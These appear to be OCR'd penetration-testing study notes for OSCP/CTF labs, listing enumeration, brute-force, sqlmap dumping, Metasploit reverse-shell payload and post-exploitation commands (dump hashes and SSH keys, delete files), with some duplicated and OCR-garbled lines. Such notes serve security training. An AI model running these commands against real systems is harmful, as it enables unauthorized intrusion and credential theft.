
Enumeration

Wednesday, January 2, 2019 3:30 PM

https://github.com/DigitalAftermath/EnumerationVisualized/wiki



Enumerate, Enumerate, and Enumerate some more:

FTP Services

ftp-vulnerability-scan - Nmap can be leveraged to scan FTP services for known vulnerabilities.

Example Syntax:

nmap -sV -Pn -vv -p [PORT] --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 [IP]

ftp-default - Hydra can be utilized to check FTP services for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/ftp-default-userpass.txt -u -f [IP] ftp
```

SMB Services

samrdump - samrdump communicates with the Security Account Manager Remote interface from the MSRPC suite. It lists system user accounts, available resource shares and other sensitive information exported through this service.

Example Syntax:

```
python /usr/share/doc/python-impacket-doc/examples/samrdump.py [IP] [PORT]/SMB
```

smbenum - smbenum can be utilized to enumerate smb shares.

Example Syntax:

```
bash ./scripts/smbenum.sh [IP]
```

smbenum - smbenum can be utilized to enumerate smb shares.

Example Syntax:

```
bash ./scripts/smbenum.sh [IP]
```

enum4linux - SMB shares can be enumerated via enum4linux.

Example Syntax:

```
enum4linux [IP]
```

enum4linux - SMB shares can be enumerated via enum4linux.

Example Syntax:

```
enum4linux [IP]
```

smb-enum-users-rpc - Users can be enumerated through SMB services via RPCClient.

Example Syntax:

```
bash -c "echo 'enumdomusers' | rpcclient [IP] -U%"
```

smb-enum-admins - Net can be utilized to enumerate Domain Administrators via SMB shares.

Example Syntax:

```
net rpc group members "Domain Admins" -I [IP] -U%
```

smb-enum-groups - Nmap can be utilized to enumerate groups via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-groups [IP] -vvvvv
```

smb-enum-shares - Nmap can be utilized to enumerate shares via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-shares [IP] -vvvvv
```

smb-enum-sessions - Nmap can be utilized to enumerate logged in users via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-sessions [IP] -vvvvv
```

smb-enum-policies - Nmap can be utilized to password policies via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-domains [IP] -vvvvv
```

smb-null-sessions - Rpcclient can be utilized to check for null sessions.

Example Syntax:

```
bash -c "echo 'srvinfo' | rpcclient [IP] -U%"
```

smb-vulnerability - Nmap can be utilized to check SMB services for known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -p [PORT] --script=smb-vuln* --script-args=unsafe=1 [IP]
```

nbtscan - Nbtscan finds the IP address, NetBIOS computer name, logged-in user name and MAC address via SMB.

Example Syntax:

```
nbtscan -v -h [IP]
```

Manual Browsing - SMB Shares should be enumerated manually whenever possible.

Example Syntax:

```
smbclient -L INSERTIPADDRESS
smbclient //INSERTIPADDRESS/tmp
smbclient \\INSERTIPADDRESS\ipc$ -U john
smbclient //INSERTIPADDRESS/ipc$ -U john
smbclient //INSERTIPADDRESS/admin$ -U john
winexe -U username //INSERTIPADDRESS "cmd.exe" --system
```

HTTP/S Services

Nmap Scripts - Nmap can be leveraged to scan the service via the Nmap Scanning Engine (NSE). This is helpful when attempting to identify vulnerabilities or potential avenues of attack.

Example Syntax:

nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT]

Nikto - Nikto is a web application scanner that looks for thousands of vulnerabilities. This is something you should kick off early and review the results once the scan has completed.

Example Syntax:

nikto -o "[OUTPUT].txt" -p [PORT] -h [IP]

Whatweb - Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.

Example Syntax:

whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"

CeWL - CeWL creates customer wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.

Example Syntax:

If http:

http:///*[IP]*:*[PORT]*// -m 6, "http,https,ssl,soap,http-proxy,http-alt"
If https:

https:///*[IP]*:*[PORT]*// -m 6, "http,https,ssl,soap,http-proxy,http-alt"

wafw00f - Wafw00f identifies if a particular web address is behind a web application firewall.

Example Syntax:

If http:

wafw00f http:///*[IP]*:*[PORT]*, "http,https,ssl,soap,http-proxy,http-alt"
If https:

wafw00f https:///*[IP]*:*[PORT]*, "http,https,ssl,soap,http-proxy,http-alt"

w3m - w3m can be utilized to quickly grab the robots.txt from a website.

Example Syntax:

w3m -dump *[IP]*/robots.txt

Gobuster - Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:

1. Utilize a wordlist of common files/directories.
2. Utilize a wordlist of common cgis.

Common Directory Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u https://[IP]:[PORT] -s "200,204,301,307,403,500"
```

Common CGI Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u https://[IP]:[PORT] -s "200,204,301,307,403,500"
```

Dirbuster - Dirbuster is a java application designed to brute force web directories/file names. This application can be configured to utilize your preferred wordlist.

Example Syntax:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"
```

Netcat Banner Grab - Netcat can be used to grab the service banner of the running application.

Example Syntax:

```
nc -v -n -w1 [IP] [PORT]
```

Netcat Banner Grab - Curl can be used to grab the service banner of the running application.

Example Syntax:

```
curl -i [IP]
```

X11 Screenshot - X11 Screenshot can be used to take a screenshot of the web page.

Example Syntax:

```
bash ./scripts/x11screenshot.sh [IP]
```

LDAP Services

LDAPSearch - LDAPSearch can be utilized to locate and retrieve directory entries.

Example Syntax:

```
ldapsearch -h [IP] -p [PORT] -x -s base
```

MSSQL Services

mssql-vulnerability - Nmap can be leveraged to scan MsSQL for Known vulnerabilities.

Example Syntax:

```
nmap -vv -sV -Pn -p [PORT] --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=%s,smsql.username-sa,mssql.password-sa [IP]
```

mssql-default - Hydra can be utilized to check the MsSQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mssql-default-userpass.txt -u -f [IP] mssql
```

MySQL

mysql-vulnerability - Nmap can be leveraged to scan MySQL for Known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 [IP] -p [PORT]
```

mysql-default - Hydra can be utilized to check the MySQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mysql-default-userpass.txt -u -f [IP] mysql
```

Showmount - Showmount can be utilized to show NFS shares.

Example Syntax:

```
showmount -e [IP]
```

Oracle Database Enumeration

oracle-version - Metasploit can be leveraged to scan the Oracle DB to find the respective version.

Example Syntax:

msfcli auxiliary/scanner/oracle/tnslsnr_version rhosts=[IP] E

oracle-sid - Metasploit can be utilized to enumerate the Oracle DB SID.

Example Syntax:

msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E

oracle- - Hydra can be used to check for default Oracle DB credentials.

Example Syntax:

hydra -s [PORT] -C ./wordlists/oracle-default-userpass.txt -u -f [IP]

Postgres Enumeration

postgres-default - Hydra can be utilized to check the Postgres database for default credentials.

Example Syntax:

hydra -s [PORT] -C ./wordlists/postgres-default-userpass.txt -u -f [IP] postgres

RDP Services

rdp-sec-check - RDP security settings can be enumerated via rdp-sec-check.

Example Syntax:

perl ./scripts/rdp-sec-check.pl [IP]:[PORT],

RDP Services

ncrack - Ncrack can be utilized to brute force RDP services. Example Syntax:

ncrack -vv --user administrator -P /usr/share/wordlists/rockyou.txt rdp://[IP]

RPC Services

rpcinfo - rpcinfo can be utilized to enumerate RPC services.

Example Syntax:

rpcinfo -p [IP]

SMTP Services

smtp-enum-vrfy - Metasploit can utilize the VRFY verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-expn - Metasploit can utilize the EXPN verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M EXPN -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-rcpt - Metasploit can utilize the RCPT verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M RCPT -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

SNMP Services

snmpcheck - snmpcheck can be used to enumerate SNMP devices.

Example Syntax:

```
snmpcheck -t [IP]
```

Sparta

Below is a custom Sparta config file that can be utilized to streamline/simplify the enumeration process.
How do I install the config file?

Simple, go navigate to /usr/share/Sparta and edit the contents of sparta.conf to the supplied configuration file. In the event you manage to mess this simple task up, delete the sparta.conf file, rerun Sparta, and a new sparta.conf file will be generated.


Why should I use Sparta?

A few reasons:

- Sparta provides an enumeration framework that can save valuable time via a point, click, shoot strategy instead of CLI bashing.

- Sparta uses a phased approach to port scanning, allowing for the rapid identificaiton of common ports while scanning all 65,535 ports.
- Sparta can be customized for your particular needs and does not require in-depth scripting/programming knowledge.

What is the suggested workflow?



The workflow is straight forward:

launch sparta -> save file -> add hosts -> enumerate specific services

In the workflow provided, you will see that nmap is used to conduct parallel scanning. This is done for a few reasons:

1. Sparta uses a phased approach to scanning.
2. Nmap can be utilized to conduct a more granular approach to scanning (if needed).
3. Nmap is used to double check the results of Sparta to ensure everything is true.

Sparta allows for the importing of nmap scans, so if you want to skip Sparta scanning hosts, just conduct the scanning via Zenmap/Nmap and import the results.

Make sure you save Sparta results to a folder structure that makes sense for you. I really like utilizing once instance of Sparta to scan one host, so at any given time I will have multiple tabs of Sparta open just to keep things "isolated". All of this is up to how you like to manage your workspace, there is no "correct" way.

Sparta .conf Script

https://github.com/DigitalAftermath/EasyEnumeration/blob/master/sparta.conf

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.

Enumeration is used to gather the below

- Usernames, Group names
- Hostnames
- Network shares and services
- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners
- SNMP and DNS Details

Significance of enumeration:
Enumeration is often considered as a critical phase in Penetration testing as the outcome of enumeration can be used directly for exploiting the system.

Enumeration classification:
Enumeration can be performed on the below.

1. NetBios Enumeration
2. SNMP Enumeration
3. LDAP Enumeration
4. NTP Enumeration
5. SMTP Enumeration
6. DNS Enumeration

7. Windows Enumeration
8. UNIX /Linux Enumeration

The rest of the document explains each one of the above enumeration along with tools and controls for preventing the same.

Scan for hosts

```
nmap -sn $iprange -oG - | grep Up | cut -d' ' -f2 > network.txt
```

Port scanning

TCP Top 1000:

```
nmap -Pn -sC -sV -oA tcp -vv $ip
```

All TCP Ports:

```
nmap -Pn -sC -sV -oA all -vv -p- $ip
```

When you're getting no where with the TCP ports - try UDP ports. Easily forgotten about!

UDP Top 100:

```
nmap -Pn -sU --top-ports 100 -oA udp -vv $ip
```

Utilize nmap's scripts

Find script related to a service your interested in, example here is ftp

```
locate .nse | grep ftp
```

What does a script do?

```
nmap --script-help ftp-anon
```

Vulnerability scanning

Search services vulnerabilities

```
searchsploit --exclude=dos -t apache 2.2.3
```

```
msfconsole; > search apache 2.2.3
```

- FTP service on 10.10.1.22:21
  - Enumeration
    - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
    - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

- Found telnet service on 10.11.1.22:23
  - Enumeration
    - ncat -nv 10.11.1.22 23

- SSH service on 10.10.1.22:22
  - Bruteforcing
    - medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
    - hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
    - ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
    - Use nmap to automate banner grabbing and key fingerprints, e.g.
    - nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'

- SMTP service on 10.11.1.22:25
  - Find users
    - smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top_shortlist.txt -t 10.11.1.22 -p 25

- Found MSRPC service on 10.11.1.22:111
  - Enumeration
    - rpcclient -U "" 10.11.1.22

- NetBIOS service on 10.10.1.22:139
  - Enumeration
    - nmblookup -A 10.10.1.22
    - smbclient //MOUNT/share -I 10.10.1.22 N
    - smbclient -L //10.10.1.22
    - enum4linux -a 10.10.1.22
    - rpcclient -U "" 10.10.1.22

Whatweb - Usage: whatweb [options] <URLs>
WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.
WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.
Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. “, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.
EXAMPLE USAGE:
* Scan example.com.
  ./whatweb example.com
* Scan reddit.com slashdot.org with verbose plugin descriptions.
  ./whatweb -v reddit.com slashdot.org
* An aggressive scan of wired.com detects the exact version of WordPress.
  ./whatweb -a 3 www.wired.com

* Scan the local network quickly and suppress errors.
  whatweb --no-errors 192.168.0.0/24
* Scan the local network for https websites.
  whatweb --no-errors --url-prefix https:// 192.168.0.0/24
* Scan for crossdomain policies in the Alexa Top 1000.
  ./whatweb -i plugin-development/alexa-top-100.txt \
  --url-suffix /crossdomain.xml -p crossdomain_xml

root@kali:~# whatweb -v -a 3 192.168.0.102

Samrdump is pre-installed on Backtrack 5 .
You can find "samrdump" under SMB Analyis .
Samrdump is used to retrieved information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :
BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump
Running Samrdump.py with port 445
Command Syntax : ./samrdump.py username:password@target-ip-address protocol list
Example : ./samrdump.py administrator:12345@192.168.232.172

http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

What is LDAP?

LDAP Stands for **L**ight **W**eight **D**irectory **A**ccess **P**rotocol and it is an Internet protocol for accessing distributed directory services like Active Directory or OpenLDAP etc. A directory service is a hierarchical and logical structure for storing records of users. LDAP is based on client and server architecture. LDAP transmits over TCP and information is transmitted between client and server using Basic Encoding Rules (BER).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

LDAP Security controls:
The following are the security controls to prevent LDAP enumeration attacks

9. Use SSL to encrypt LDAP communication
10. Use Kerberos to restrict the access to known users
11. Enable account lockout to restrict brute forcing

What is NTP?
NTP stands for Network Time protocol designed to synchronize clocks of networked computers. NTP can achieve accuracies of 200 milliseconds or better in local area networks under ideal conditions. NTP can maintain time to within ten milliseconds (1/100 second) over the Internet. NTP is based on agent-server architecture where agent queries the NTP server, and it works on User Datagram Protocol (UDP) and well-known port 123.

NTP Enumeration:
An attacker can enumerate the following information by querying NTP server.

12. List of hosts connected to the NTP server
13. Internal Client IP addresses, Hostnames and Operating system used.

NTP Enumeration Tools:
The following table shows the list of tools to perform NTP Enumeration:

Sl.no	Name of the tool	Description / web llnks
01	ntptrace	Query to determine from where the NTP server updates its time and traces the chain of NTP servers from a source
02	ntpdc	Query the ntp Deamon about its current state and to request changes in the state
03	Ntpq	Monitors NTP daemon ntpd operations and determine performance

NTP Security controls:
The following are the security controls to prevent NTP enumeration attacks

- Restrict the usage of NTP and enable the use of NTPSec where possible
- Filter the traffic with IPTables
- Enable logging for the messages and events

Windows Enumeration:
Windows Operations system can be enumerated with multiple tools from Sysinternals. Many more sysinternal tools can be downloaded from the following

URL https://technet.microsoft.com/en-in/sysinternals/bb545021.aspx. The following list is the list of some important utilities.

Sl.no	Name of the tool	Description / web llnks
01	PsExec	Execute processes on remote machine
02	PsFile	Displays list of files opened remotely.
03	PsGetSid	Translate SID to display name and vice versa
04	PsKill	Kill processes on local or remote machine
05	PsInfo	Displays installation, install date, kernel build, physical memory, processors type and number, etc.
06	PsList	Displays process, CPU, Memory, thread statistics
07	PsLoggedOn	Displays local and remote logged users
08	PsLogList	View Event logs

Windows Security controls:

The following are the security controls to prevent Windows enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure Windows Firewall is configured to restrict the access

UNIX or Linux Enumeration:

UNIX or Linux Operating System can be enumerated with multiple command line utilities provided by the OS. Below is the list of utilities.

Sl.no	Name of the tool	Description / web llnks
01	Finger	Enumerate users on remote machine
02	rpcInfo	Enumerate Remote procedure call
03	rpcclient	Enumerate Usernames on Linux
04	showmount	Enumerate list of shared directories
05	Enum4Linux	https://labs.portcullis.co.uk/tools/enum4linux/

LINUX Security controls:

The following are the security controls to prevent Linux enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure IPTables is configured to restrict the access

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST  --data
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
mysql> \! sh
```

MsSql

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../.freetds.conf
[someserver]
host = $ip
port = 1433
tds version = 8.0
user=sa

root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

SQL
/5-sql

RPC (135)

- Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip

nmap $ip --script=msrpc-enum

msf > use exploit/windows/dcerpc/ms03_026_dcom
```

SSH

- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
set user_file /usr/share/wordlists/metasploit/unix_users.txt
or
set user_file /usr/share/seclists/Usernames/Names/names.txt
run
```

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SSL

- Open a connection

```
openssl s_client -connect $ip:443
```

- Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

POP3

- Test authentication:

```
telnet $ip 110
USER uer@$ip
PASS admin
list
retr 1
```

Finger

port 79

https://touhidshaikh.com/blog/?p=914

Find Logged in users on target.

```
finger @$ip
```

if there is no user logged in this will show no username

Check User is existed or not.

```
finger $username@$ip
```

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Using Metasploit fo Brute-force target

```
use auxiliary/scanner/finger/finger_users
set rhosts $ip
set users_file
run
```

```
cd /tmp/
wget http://pentestmonkey.net/tools/finger-user-enum/finger-user-enum-1.0.tar.gz
tar -xvf finger-user-enum-1.0.tar.gz
cd finger-user-enum-1.0
perl finger-user-enum.pl -t 10.22.1.11 -U /tmp/rockyou-top1000.txt
```

RDP

- Bruteforce
- ncrack -vv --user administrator -P password-file.txt rdp://$ip
- hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"

nmap has many vulnerability scanning NSE scripts in /usr/share/nmap/scripts/

- OpenVAS
- Powerful vulnerability scanner with thousands of scan checks. Setup:
- openvas-setup; openvas-adduser; gsd

Word Lists

- /usr/share/seclists/
  /usr/share/wordlist/
  /usr/share/metasploit-framework/data/wordlists/
  Minimal web server

- for i in 1 2 3 4 5 6 7; do echo -e '200 OK HTTP/1.1\r\nConnection:close\r\n\r\nfoo\r\n' |nc -q 0 -klvvp 80; done

Proxy

- Protocols

http://
http://
connect://
sock4://
sock5://

Methods

Wednesday, January 2, 2019 3:14 PM

Methodologies:

- OSSTMM
- PTES
- NIST Special Publication 800-115
- OWASP Testing Guide
- Pen Testing Framework

Get Out of Jail Free Card

- www.counterhack.net/permission_memo.html

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source

- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 $ip 1
- smbclient -L //$ip
- smbmap -H $ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/WhoamI
- Copy proof.txt
- Dump hashes

- Dump SSH Keys
- Delete files
- Reset Machine

From <https://guide.offsecnewbie.com/general-methodology>

Good Example

Saturday, January 5, 2019 1:36 AM

nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16
&
